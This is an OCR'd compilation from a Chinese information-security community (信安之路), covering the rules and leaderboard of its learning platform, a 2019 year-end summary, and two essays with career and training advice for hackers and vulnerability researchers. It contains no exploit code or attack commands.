
审核方式通过人工对比填写的知识星球编号和昵称来确定用户身份，如果填写信息有误默认删除用户，重新注册即可

3、学习任务提交平台主页

审核通过之后，大家会进入作业系统，提供任务分类和学习任务

4、上传报告功能

拿到任务之后，大家就可以进入学习阶段，这个阶段是不需要平台的，学习完成并总结成报告之后即可将报告上传到指定任务之下，会有审核人员对报告进行打分



5、*显示其他人的报告*

上传的报告审核通过之后，你就可以查看其他小伙伴的报告，横向学习他人的经验，扩展自己学习的不足

6、查看报告

如果你想看某一个报告，在线可看任意报告，方便阅读学习

7、评论功能

目前只能点赞，无法自定义评论，可以看到由审核人员给到报告的评论

8、后台功能

人员审核、报告审核、任务发布、项目发布等，主要由管理员使用

以上即为该平台的基本功能，已经可以满足基本的使用。

用户规则

没有规则不成方圆，同样信安之路的成长平台也有自己的规则，用来规范大家的学习和结果提交，具体如下：

1、注册需要提供正确的知识星球编号和昵称，方可审核通过

为什么必须要填写知识星球的编号和昵称呢？很多人对有这样的疑问，为什么不能无门槛，免费给大家提供服务呢？

无论是平台的资源还是日常的运营，都是有成本的，而且对于中国互联网来说，免费意味着不重要，不会被人重视，也不会被人珍惜，除了增加无用工作量，无法长久。

对于学习成长来说是枯燥的，如果你没有付出任何代价就可以参与学习，那么在你想要放弃的时候，会毫不犹豫的放弃，因为你没有付出任何代价，就算放弃了也无所谓，而如果你为了学习付出了金钱，在你想要放弃的时候，一定会思考自己付出的代码，从而让你有所犹豫，或许就坚持下去了。

对于我们来说，你的付费对我们的日常运营和资源投入都是有力的支撑，我们可以长期持续维护，大家也可以长期参与学习，相辅相成，互利共赢，成就是双方的。

2、每个任务只能完成一次，只有一次审核通过的机会

这个规则的主要目的是让大家提交学习成果的时候慎重考虑，争取做到无法优化的情况下再来提交，通过审核之后，查看他人报告相互补充，达到扩展学习的目的。

如果大家可以任意上传报告，那么就会出现不珍惜机会的情况，报告随意上传，无法保障质量，还会增加资料噪音，影响大家的学习体验，因为机会只有一次，所以你才珍惜这个机会，尽最大努力去学习、编写高质量报告。

任务数量有限，报告的质量、得分决定了你能在平台拿多少分，决定了你在排行榜上的位置，排行榜体现的不是你完成任务的多少，而是你完成报告的质量好坏和认真程度，不是你能力的象征而是是否认真对待学习的体现，任何人都可以成为榜首，只要你肯努力、认真学习，那么你就有机会超越他人。

3、提交一次报告消耗 5 枚 信安币

成长平台有两套积分体系，一个是积分、一个是信安币，积分是用来在首页排名使用，而信安币是用来在平台流通，具体介绍如下：

每一个新的账户在审核通过之后会免费赠送 30 枚 信安币，作为初始货币在此平台使用

信安币的使用场景

1、提交任务报告消耗 5 枚，信安币不足无法再次提交任务报告

2、给优秀的报告点赞消耗 1 枚，而被点赞者 增加 1 枚信安币，同时增加一个 积分

信安币的获得场景

1、提交报告被老师审核通过之后会打一个基础分：1 -- 15 分，也就是会为报告作者增加对应的积分和金币，如果审核未能通过，则分数和信安币均不增加，也就是白白消耗 5 枚 信安币

2、个人报告被其他小伙伴点赞，那么其他小伙伴的金币将赠送给你，附带一个积分

信安币 和 积分 的区别

信安币是为了约束大家，在提交报告时需要谨慎，确定任务完成并且提交到相对应的任务区，通过审核不通过的原因包括：报告内容与任务描述无法对应，报告无法证明是你自己实际操作过的结果等

积分是为了让优秀的小伙伴脱颖而出，任务完成多，完成度好的通过排名体现出来，作为大家学习的榜样。

审核相关

跟审核相关的工作就是日常的用户注册审核、报告审核、项目维护、任务维护等

用户注册审核

1、注册时提供的知识星球编号和昵称可以使用 **知识星球的 APP**，在星球名片中有各自编号和昵称，如下：

2、审核时需要核对用户提供的星球编号和昵称是否一致，如果一致则审核通过，如果不一致则**删除该用户**

报告审核

内容只要跟任务主题相符都会审核通过，但是所得分值会有所区别：

1 -- 5 分，勉强符合主题，报告编写混乱无逻辑，认真程度不够

5 -- 10 分，任务完成符合主题，有自己的见解，报告编写认真，完全是自己实际操作之后的结果

10 -- 15 分，除了完成任务之外，有自己扩展的内容，对于扩展任务也完成的比较好

注意：我在审核的时候，主要看的是学习的态度，从编写的报告可以看出大家学习的认真程度、是否有自己的思考、有没有任务之外的拓展等，如果单纯是完成任务目的，那么分值是比较低的。

项目维护和任务维护目前没有做太多的更新，未来会在时间精力充足的时候进行更新。

运营激励

从平台上线到现在也有几个月了，积累了一定的用户和报告，这里就给大家汇报一下。

当前注册用户： 500+

提交报告数： 320+

当前积分达百分者： 4 个

激励方式

1、信安币会随着大家不断的学习和总结变得越来越多，未来信安币的使用场景会向实物发展，比如购买信安之路相关的周边产品，比如：卫衣、吉祥物、帽子、T 恤等

2、积分达到一定数量之后会有一些虚拟激励，比如：满 100 分可以在**信安之路公众号发布自己的学习心得**并**邀请加入信安之路核心群**；满 200 分可以免费赠送一年**信安之路知识星球**使用权；满 300 分可以成为**信安之路知识星球**的嘉宾，将不用再担心知识星球会过期了。

下面是达百分的小伙伴分享的学习心得供大家参考：

原创 赶在 2019 年的最后一天，我终于完成了一个里程碑

原创 这半年学习 web 安全的一点心得体会

原创 信安之路，很高兴认识你

加入方式

这个平台适合所有想要主动学习、主动成长的小伙伴，唯一门槛就是加入知识星球，扫描下方二维码加入即可：

最后祝大家 **新年快乐**，为了不给社会添乱，请尽量不要去人多的地方，待在家里学习是个不错的选择。

534< 矿　　5353 矿迎　职　绕购

原创 myh0st 信安之路 2019-12-28

转眼间，马上 2020 年了，信安之路依旧还是那个信安之路，这一年来，虽然没有大的成就，但是没有违背建立前的初衷，依然不断前行，目标从未改变，帮助他人成长，发挥自己的价值。

文章相关

今年总共发布原创文章：145 篇，其中技术文章 105 篇，经验类文章 40 篇，参与的分享作者 56 人

参与分享的作者名单如下（名单顺序不分先后）：

myh0st、0x584A、 x-encounter、Monyer、riusksk、Anhkgg、qiaoy、 陈十一、Cherishao、W、国勇、Peterpan0927、七月火、1x2Bytes、98、Yunen、宋斯旸、Aloha、cq674350529、职业欠钱、drivertom、两块、askme765cs、鹅、evoA、dev2null、 记忆里的纯真、Etals、W0xLF、飞鸟、牛牛快跑、sher10ck、Seas0n、bypass、t3st、hl0rey、Z1NG、V1ntlyn、ven0m、à ō é、鬼 手 56 、 comical 、 D0m4nce 、 莫 须 有 、ghostkeeper 、 F0rmat 、 WBGIII 、 Sp4rkW 、AirSky、RedScarf、Patrilic、giantbranch、haya、VoltCary、LandGrey、ins1ght

组织架构

今年信安之路的兴趣小组扩展到了 13 个，新增了**黑灰产研究**和**靶机研究**小组，**web 前端**改为 **web 安全**组织架构如下：

成长计划

今天信安之路推出了**小白成长计划**，所有关于个人成长的文章都可以在**公众号的菜单**中找到。

最开始成长计划的模式是 QQ 群 的方式发布任务，然后在群内提交任务报告，但是这个模式存在几个问题：

1、上传的报告无法打分

2、大家无法给优秀的报告点赞

3、下载查看报告不方便

4、优秀的作者无法脱颖而出

为了解决以上几个问题，我们开发了一个线上学习平台，地址：

http://edu.xazlsec.com

目前榜单如下：

排行榜

实时积分排行榜 TOP 20

第 1 名	ca0y1h	完成 11 个任务	100 分	2019-12-17 17:53:12
第 2 名	Tr4yv0n	完成 11 个任务	87 分	2019-11-25 22:02:40
第 3 名	the-wind	完成 8 个任务	81 分	2019-12-01 12:44:48
第 4 名	droplet	完成 8 个任务	69 分	2019-12-27 12:18:53
第 5 名	silent_gress	完成 7 个任务	67 分	2019-11-21 22:17:39
第 6 名	Mirror	完成 8 个任务	66 分	2019-12-06 22:35:57
第 7 名	Z1ng3r22	完成 8 个任务	65 分	2019-11-18 17:28:06
第 8 名	BaiYun	完成 8 个任务	63 分	2019-10-27 18:03:01
第 9 名	刀削面阿	完成 8 个任务	63 分	20[illegible]

为了激励大家，我们制定了如下的策略：

1、积分满 100 分可以加入 **信安之路核心微信群**，成为信安之路核心中的一员

2、积分满 300 分可以成为 **信安之路知识星球** 的嘉宾，享受永久不过期的待遇

3、在平台上提交报告**消耗信安币**，审核通过打分的时候会**赠送同样的信安币**，未来这个信安币可以购买**信安之路的周边产品**，这些可能是用钱无法获得的，只能通过学习分享才可以获得，也算是一种象征。

刊物

年刊：本来年刊是在年末或者下一年年初就应该发布的，但是由于时间精力的关系，今年待业俩月，所以就有时间把前两年的年刊整理出来，后台可以回复：**年刊** 和 **福利** 分别获取 2017 年和 2018 年的年刊，总页数超过 3000 页

靶机：赶在年前成立了靶机研究小组，小组负责人 **ins1ght** 完成了 31 个靶机的实验，汇编成册，超过 700 页，后台回复：**靶机** 即可获取

未来

信安之路未来也不会有太大的变化，因为我们的目标不变，价值观不变，只要是对信息安全从业人员有帮助的事情都是我们要做的，也是我们想做的，我们存在的意义就是帮助大家成长，用自身的成长经验来引导大家成长，或者依靠前辈的成长经验来辅助大家成长。

2020 信安之路以来会与你一起同行，最后分享一句话，信安之路的介绍：

> 记录和分享信息安全从业人员成长过程中的点点滴滴，通过『学习』『总结』『分享』『拓展』『交流』这个过程，不断迭代自己，不断成长，成就我们大家的信安之路

经验分享

安全经验分享算是信安之路除了技术分享之外最重要的方向，每个人的成长路线都不一样，在实际的工作实践中积累的经验是非常宝贵的，所以我们会将前辈们分享的经验转载过来，扩大传播范围，让更多的小伙伴受益。

信安之路旨在帮助更多的安全从业者，学习经验和工作实践经验同等重要，学习经验可以指导安全新人走在正确的道路上，技术是把双刃剑，做的好可以为国为民，做不好，可能会成为人们的最大敌人，在提升技术的同时，选择正确的道路更加重要；工作实践经验可以让更多走在同样一条道路上的小伙伴少走很多弯路，在最短的时间内为企业提供最大的帮助，减少最大的损失。

信安之路希望大家能够踊跃分享自己的安全技术学习经验和在实际工作中的安全实践经验，为我们的安全圈出一份力，站着巨人的肩上我们才能站的更高，跳的更远，大家共勉！

Prq|hu 迎 职

作者：Monyer 2019-01-13

回想起来，我从高中时期 02 年左右开始接触学习网络安全，到大学时期 06 年博客流行时成为网络安全活跃分子，再到 11 年进入某部门的网络沉寂期，再到 18 年离开后再次的不安分，可算得上是一段跌宕起伏的岁月了。

很多人说：“网络会记住你一辈子！”。

我以一个过来人的经验告诉你：不会的！网络有着它的记忆时限。

除非你能不断去刷新它的记忆，或者你成为乔布斯一般的传奇或经典，否则总有一天网络会将你忘记。

如果在 11 年左右，你到百度去搜索：Monyer，你能获得到几百万搜索结果。在有意地沉寂 6、7 年后，现在估计充其量几万条了吧！

有很多网络安全老人儿可能还记得那个 monyer's game：

http://monyer.com/game/game1/

那上面长长的通关列表见证了中国网络黑客的进步和成长，也见证了中国网络安全的快速发展。里面有一些熟悉的 ID 现如今要么是各个互联网大公司的顶梁柱大佬，要么自己创办了网络安全公司成为了老板。有些人依然奋斗在技术的前沿，有些人已经转型创业或做了管理。

时代变迁，白驹过隙。社会在发展、网络在发展、人也在进步和发展，而这个速度实在是太快了。我在 07 年做 monyer’s game 时从来没想到，未来这种模式其实可以做成比赛，做成平台，甚至一个公司能靠此达到上市的地步；与 08 年我和余弦创建 XEYE 团队时相比，今天的网络安全团队朝着更专业化、更职能化、更商业化来运作；CTF、AWD、PWN2OWN 当年只是一种业余的消遣，如今也可以成为一种职业。

近期又见有很多新的小伙伴儿问询：如何才能成为一名黑客？

事实上这个问题从我 06 年有博客以来就从来没有断过。我几乎很少去给人正面回复。因为说实话，黑客是一个很模糊很笼统的概念，会破解软件算不算黑客？会渗透技术算不算黑客？会挖掘二进制漏洞算不算黑客？广义来看，肯定都算。那怎么来学？各有各的学法。

如果把黑客作为一个兴趣爱好，我是非常赞同的。入门其实也不一定需要大师指引，学会用好百度、谷歌，去搜索“黑客技术入门”，简直是一搜一大把。但如果想把网络安全作为一个终身职业，那么可能就需要想清楚了：你是否愿意把你终身都投入到网络技术的事业上？如果只是因为看到了目前网络安全的热门，或者只是对网络攻防技术心血来潮，那么我建议要充分想好、调研好再做决定。

有句俗话讲：女怕嫁错郎，男怕入错行。其实网络安全并不是一个理想的行当，甚至相对于一些传统行业而言是一个相对糟糕的行当。一方面，一个人能力强否并不取决于他所接受的教育程度，身边学医、学广告、学化学出身的黑客比比皆是；另一方面一个不能孜孜不倦，始终处于新知识、新技术学习状态下的安全爱好者，必然会被超越和取代。

如果你找补习老师，一个是有着 20 年教龄的老教师，另外一个是 20 岁刚毕业的新老师，你会选哪一个？

如果你去医院挂号，一个是有着 20 年工作经验的老专家，另外一个是 20 岁刚毕业的小伙子，你会挂哪一个？

如果你找木匠做工，一个是有着 20 年工作经验的老木匠，一个是刚出徒的年轻人，你认为谁的手艺更高超？

我认为在薪酬一样的情况下，大多数人都会选择老教师、老医生、老木匠。因为老则意味着经验丰富。（如果你都选择年轻的，也不必太在意，你一定与众不同）

那么同样类比过来，如果我们选择 IT 人才，一个是有着 20 年编程经验的老码农，另一个是有 2 年编程经验的新人，那么应该选择哪一个呢？

我不知道别人怎样抉择，若是我去选择，在他们同样满足招聘条件，展现相似技术能力的情况下，我会优先选择年轻人。原因就是 2 年工作经验的人会有更大的技术上升空间，有更高的活力，而单纯的 20 年的编程经验可能未必会强于 2 年编程经验。

为什么会出现 20 年的技术经验赶不上 2 年技术经验的情况？最主要的原因还是互联网以及 IT 技术的发展和迭代速度太快了。20 年前，估计大部分程序员汇编都玩的很溜，一些凤毛麟角的网站还是用 C 或 Perl 开发的；20 年后的今天，纯 C 开发都没那么多了，但 python、go 等语言大行其道。此外还有一个原因是网络技术开始分化，并且这些年技术分化和派生的越来越厉害了。

记得前些日子跟人聊天谈到：这些年随着网络技术的发展，最先淘汰的是哪一拨人？我半开玩笑的说：应该是学 Flash 的人吧！因为随着 ES6、CSS3、HTML5 的发展，WEB 展示的进化，iOS 的不兼容，Chrome 对

Flash 的逐步冷漠，一名有着 10 年或 20 年 Flash 制作经验的工程师很有可能会面临失业的风险，而他掌握的 ActionScript 也很可能不再有任何用武之地。

拿我个人为例，我除了研究网络安全以外，其实还是一个“全栈”的开发程序猿。仅拿前端举例：十多年前，HTML、JS、CSS 我就玩的很溜了。之后流行 web2.0 我也与时俱进研究 Ajax、研究响应式布局，出现 jquery、bootstrap 各种新潮流我亦步亦趋。然后开始出现 HTML5、ES5、ES6、CSS3、TypeScript、CoffeScript、less、sass、webpack、angular、react、jsx、vue…… 因为我不是专业前端，后来有些技术我就选择性不跟了。我不知道目前的全职前端工程师如何，但是一定有一大群人依然时刻在跟进技术前进的脚步，甚至在带领技术的发展，那么在这方面他们一定是强于我的。

在这些新知识的学习上老手并不比新手有太大的优势。你会 jquery，跟你在学习 angular 上不会带来任何的便利。一个会 css2 的人和一个会 css3 的人在学习 less 上的时间也不会相差太多。而若开发一个项目，仅会 css，跟先学会 less，之后再应用的程序员相比，也不会慢太多。但新人总是会率先学习新的东西，而刨除之前的学习成本，显然工作效率上就会有所提高。而会一大堆老技术的人，却又不表现在新技术学习上的优势，反而由于固有的技术思维，老技术则有可能变成累赘。

网络安全上同样存在这个问题，像我当年也是加密破解、二进制漏洞挖掘利用、入侵渗透通吃的。缓冲区溢出也能简单玩一玩，然而在 DEP、SEHOP、ASLR 等一些防护技术普及后，又没有精力照顾这些，这块的技术积累上早已被时代远远地抛到了后面。现如今，一名黑客且不说通吃所有网络安全技术，甚至我看连 WEB 渗透和内网渗透都划分成了两个方向，同时精通的人都不多。

随着无线技术、移动系统、IoT、工控互联网、云计算、大数据、AI…… 一大堆新技术的出现，其实带来了一大堆新的安全问题。这些安全问题既有共通性，又有独特性。然而随着一大堆安全方案的产生，漏洞要么被挖掘了出来，要么隐藏得更深。再想挖掘漏洞，要么靠浸淫，要么靠运气。吴瀚清也说过：前端越来越猥琐，底层越来越变态。研究无线安全的人可能不会再有精力研究 iOS 或 android 系统的漏洞，研究渗透技术的人可能也没有精力再去研究逆向工程……这是技术分化的必然结果。在 10 年前，有很多“全栈”的黑客；现在不是说没有，但肯定已经不多了。再下去，可能研究智能汽车安全的人仅研究这一点就可以研究一辈子。

泛而不精的人在网络安全技术分化的形势下会面临很大劣势，而选错方向的人同样不容乐观。在 06 年、07 年读过我博客的人会知道我在 XSS 上是十分精通的，Gmail、YahooMail 的洞也不是没挖过。然而随着安全技术解决方案和防护能力的提升，Chrome 基本上把一半的 XSS 给咔嚓掉了，CSP 又咔嚓掉了另一半，使得外链脚本几无执行可能，同时一些规则的限制使得即便插入了脚步也执行不了。虽然现在 XSS 还是很有市场，但

照比 10 年前已经是巨大的萎缩了，可能再过 10 年就将成为一项边缘化的技术。

我最近研究谷歌的 BeyondCorp 也很受感触，这是一个力争终结企业内网的网络安全架构。如果内网都没有了，那么内网渗透技术还有存在的必要么（当然这是指未来，现在大可不必杞人忧天）？这种安全架构要达到普及可能还需要 10 到 20 年或更久的时间，但也有可能像 Chrome、Android、云 WAF 等产品或技术一样以更短的时间占领市场，你看今年 ISC 大会的主题就已经是零信任架构了。

前两天跟人聊起技术人员的发展路线，我总结了几个阶段：**技术输出**阶段、**经验输出**阶段、**思路输出**阶段和**决策输出**阶段。可以分别对标技术人员、团队 Leader、部门技术经理和公司技术总监或 CTO。这不是所有人都适合的发展路线，因为不是所有的人都能够在技术工作中总结经验并形成输出，更不会有太多人能够掌握市场、分析形势、预测动向形成新思路，而能正确作出决策的人更是寥寥无几。如果有相关的能力，能一步步往上走固然是好事；但如果由于主观或客观原因，没办法走到下一阶段，那么就要**时刻学习、学习、再学习，不断研究、研究、再研究**，掌握自身在技术上的领先优势，保持对新兴技术的把控能力，才能够不被新人所淘汰。

前两天一个老同学打电话过来，跟我述说“中年危机”：说已经在公司做了近十年，感觉很有危机感，很迷茫，有再择业的想法。我帮他深入分析了下发现，技术输出上他已比不过新来公司的年轻人，而又没有经验输出的能力，这导致了他在工作上必然有很大危机。然而若是一切都是自身原因造成的，再择业可能问题会更大。而这一切都是由于技术分化和派生造成的，他没进步，技术在进步，别人在进步，所以就有被淘汰的危机。“熟读唐诗三百首，不会作诗也会吟”这种通过反复熟练来成为专家的路数在 IT 技术行业上**不会出现**。在 IT 技术行业如果没有每天在进步，那么就是退步，那么就是被后浪拍在沙滩上的前浪。

有很多在校的大学生及网络安全爱好者想学习网络安全、黑客技术，那么请先询问自己的内心：你要学习的目的是什么，爱好还是就业？你是否要把这当作你未来的职业？你是否有毅力始终学习、进步不被淘汰？是否有能力持续性地做高效率技术输出，或达到技术输出的下一个阶段？如果是的，那么我建议你入坑，你能在学习、工作中体验到畅游互联网络、突破边界限制的刺激感；如果不是，那就仅把它当作一个业余爱好就好。

对于那些已经工作了 N 年，看到网络安全蓬勃发展，想要再择业的人，同样要多问自己：你是因为什么对现有的工作失去的兴趣，是否会在未来网络安全的学习和工作上产生同样的问题？你要通过怎么样的学习追上其他人的脚步，尤其是年轻人的脚步，并且在工作中持续性具有领先的优势？虽然 TK 或黑哥都是弃医从黑的成功案例和业界典范，然而他们亦有着一个由兴趣爱好向安全职业化转换的过程，那么这种形式是否对自身受用？所有的

问题都需要做好思考，给定答案，确定无误后，再义无反顾投入网络安全的大坑中。

这个世界最刺激的事情莫过于脱离现状、摆脱束缚、迎接挑战，攀岩、跳伞、蹦极、竞技都可以达成这一目的，而网络黑客几乎能够满足这一切刺激的幻想，畅游网络、突破限制、斗智斗勇，这是最吸引人的地方。然而对于旅游的人来说，爬山是兴奋的；对于景区捡垃圾的人，爬山只是为了完成生计。当黑客成为了生计，则有可能不再一切尽如人意；此外由于目前网络安全市场的分工细化，可能最终给定你的职位未必是你当初想要的那个网络安全职位。

黑客是场电子梦。我们这些老鸟在这场梦里畅游了十来年，也将继续畅游下去。然而作为安全爱好者的你是否已经准备好了入梦？又是否会将梦一直做下去呢……

阿　　远隔

作者：riusksk 2019-01-14

在上篇文章《推荐今年 C3 黑客大会上的几个议题》中提到 ”Attacking Chrome IPC“ 这个议题，我觉得该议题最大的亮点是在前半场，作者 nedwill 是之前在 hack2win 大赛上因攻破 Chrome 浏览器而一战成名，他讲了如何训练漏洞研究能力的过程，讲述自己这几年在漏洞研究上的历程和心得，很励志，其建议也非常具有可操作性，值得效仿学习。我反复看了多遍，对其作了一些总结和补充。

1、刻意练习 10000 小时

这份“鸡汤”道理，想必大家都懂，就不解释了，不懂的自行百度，或者去读读《异类》这本经典书籍。

作者建议以月为单位来制定研究目标，他曾连续花了 6 个月的时间来研究 Chrome Sandbox，但最终一无所获。

所以，有时坚持了不一定能达到目标，但不坚持，就更没戏了。

2、训练挖洞的双技能

（1）看洞：哪里看？历史漏洞的 git log、bug 报告、代码质量报告等等

（2）识洞：就是肉眼看代码找漏洞，即代码审计，难点也就是在这上面，训练方法继续往下看

3、代码审计训练

（1）根据自己目标定位，寻找相应的历史漏洞案例进行学习，比如要搞 chrome 就找 chrome 的历史漏洞

（2）掌握漏洞所在的模块或子系统，但不看完整的漏洞细节描述，尝试在漏洞版本中找出对应的漏洞

（3）如果（2）中未能找出漏洞，就去看漏洞细节描述，对比自己的审计过程，看遗漏了哪一步骤

（4）不断重复上述训练，直至相信：挖洞只是体力消耗，而非能力问题

这第 4 点说得，非常励志，因为挖洞挖久了，有时真的容易怀疑自己的能力，目标难度越大，越容易打击人。

作者第一次训练的漏洞是 j00ru（Project Zero 成员）的 IDA 漏洞：

https://j00ru.vexillium.org/2014/10/secure-2014-slide-deck-and-hex-rays-ida-pro-advisories-published/

2014 年的文章了

4、3~5 年的训练计划

1~2 年：做做 CTF 或 WarGames 题目，网上有很多 CTF writeup 可以参考学习

2~3 年：简单点的目标，就是找相对容易挖的产品

3~5 年：困难点的目标

目标的难易程度可以直接参考相应的产品的漏洞奖励计划或私有市场的价格，挑选出一份目标清单，按难易程度排序，逐一去实现它。

5、Fuzzing 训练

作者代码审计 2 年后，才开始尝试 Fuzzer 开发。

（1）拿已公开的历史漏洞问自己：如何写 fuzzer 挖掘到此漏洞?

（2）如果自己不知道此漏洞，那又能够挖掘到呢?

（3）不断重复训练并改进 fuzzer，相信会有更多漏洞被意外发现

6、努力往往比运气和天赋更重要

虽然挖洞也需要一定运气和天赋，但多数你认为的挖洞天才，其实只不过是花了比你多 100 倍，甚至更多的时间在这项技术研究上而已

7、进入研究者团队或社区，互相学习

国外的交流氛围会比国内的更好一些，也更愿意分享。

很多时候自己的交流圈，大多是一些熟识的同行，或者同事，一般可交流的人还是比较少的。

经常在网上看到不少人会问，如何认识 xx 大牛、黑客，但其实很多时候却是：

努力提高自己的专业能力，圈子最终会吸纳你进去认识更多圈内人。

8、建立自己的漏洞信息来源

RSS 订阅无疑是自己最好的方式，这个需要依赖平时自己去不断收集订阅。

很多漏洞相关的博文，往往曝露出某些软件新的攻击面，抢占先机就显得尤为重要，比如当年 Android stagefirght mp4 漏洞、word 公式编辑器、adobe 图片转换器等等，如果能及时关注并尝试去挖掘，往往可以收获不少漏洞的。

9、收集和学习开源的漏洞挖掘工具

比如 afl、honggfuzz、libfuzzer 等很多优秀的漏洞挖掘工具，都是值得好好阅读代码，学习其中的 fuzzing 思路，可以更好地应用到未来的漏洞挖掘研究上。

10、很多不愿搞研究工作的挖洞人，只不过是为了权衡利弊

在《从 0 到 1：开启商业与未来的秘密》一书中有一章叫做“秘密”，漏洞研究可以当作挖掘秘密，为什么人们不探索秘密呢？书中提到 4 种原因，我觉得同样适用于漏洞研究领域：

（1）**渐进主义**：把目标定得低一些，更容易取得好成绩；

（2）**风险规避**：人们害怕秘密是因为怕犯错，除此之外，可能也担心 KPI 没法完成，又或者挖洞拿到的奖金又该如何跟公司“分赃”呢？

（3）**自满**：很多时候，某些人可以坐享其成，又何必自己去挖掘秘密；国内研究氛围又喜欢搞营销吹牛逼，牛逼吹多了吹大了，有时连自己都信了；

（4）**扁平化**：任何一个拥有雄心壮志的人，在涉及某一研究领域之前都会问自己一个问题：如果有可能挖掘到漏洞，难道全球人才库中更加聪明、更加有技术能力的人还没有发现吗？这种怀疑的声音阻止了不少人去探索秘密，从事研究工作，因为身处的世界似乎大到任何个人都无法做出独特的贡献。

11、工具与方法论沉淀

虽说代码审计是项必备技能，但终究是项体力活。

有些漏洞（比如逻辑漏洞）可能就需要人工审计，但也有不少漏洞是可以自动化 Fuzzing，一些能自动化或半自动化实现的，尽量写程序自动化。

因为，纯人工审计终究熬不过年纪，熬不过团队人员的离散变迁，熬不过互联网的快速发展……

比如，2012 年刚开始写《漏洞战争》时，单身一人，从早上 8 点多起床吃饭，然后开始调代码、看代码，一直奋战到晚上 12 点，身体无压力。近 7 年过去了，现在要是这么折腾，身体就要散架了……

比如，团队里的人分工做不同领域的代码审计，若无工具和方法论沉淀，那么有人走的话，此人对应的领域可能就无法持续产出；若有新人加入，代码审计的技能又不好传承，很多得自己重头来。所以，一直觉得，好的团队应该是，即使人员离散变迁，依然能够独立运作、持续产出的。

比如，Linux 内核在 2018 年净增 87 万行代码，很多类似复杂庞大的项目，看代码有时看都看不过来，一般都是针对性地挑模块作代码审计。

比如，Fuzzer 开发里面就有很多共用功能是可以直接做成框架沉淀下来，文件变异、崩溃监控、样本去重精简等等，很多时候有个新的攻击面需要测试，就可以直接在框架的基础上写 fuzzer，将会高效很多。下文提到的一个 IE 漏洞挖掘案例就是基于这思路挖到的。

我曾经想开发两个漏洞挖掘系统，一个二进制，一个 Web，名字都想好了，合称”**冰弓玄箭**“，但业余一直都没什么时间开发，仅写了个界面，希望 2019 年能够完成：

”冰弓“的 Logo 直接用的是“破甲弓”，感觉很酷……

再说说方法论，这词虽有点虚，但其实本质上就是一种技术方法的总结而已。

比如，渗透测试的时候，总有些人每次都能搞到 RCE，无论啥网站，完全摆脱“随机挖洞”的命运。多数情况下，他们都会有一套自己测试方法，或者将一些经验转换成工具，测试时就拿自己的工具和以往总结的方法论开搞。

比如，STRIDE 威胁建模本身就是一套方法论，一套简单的风险助记符，当然我这里不是说安全研究要用它，只是举个方法论的例子，它也没有那么万能。

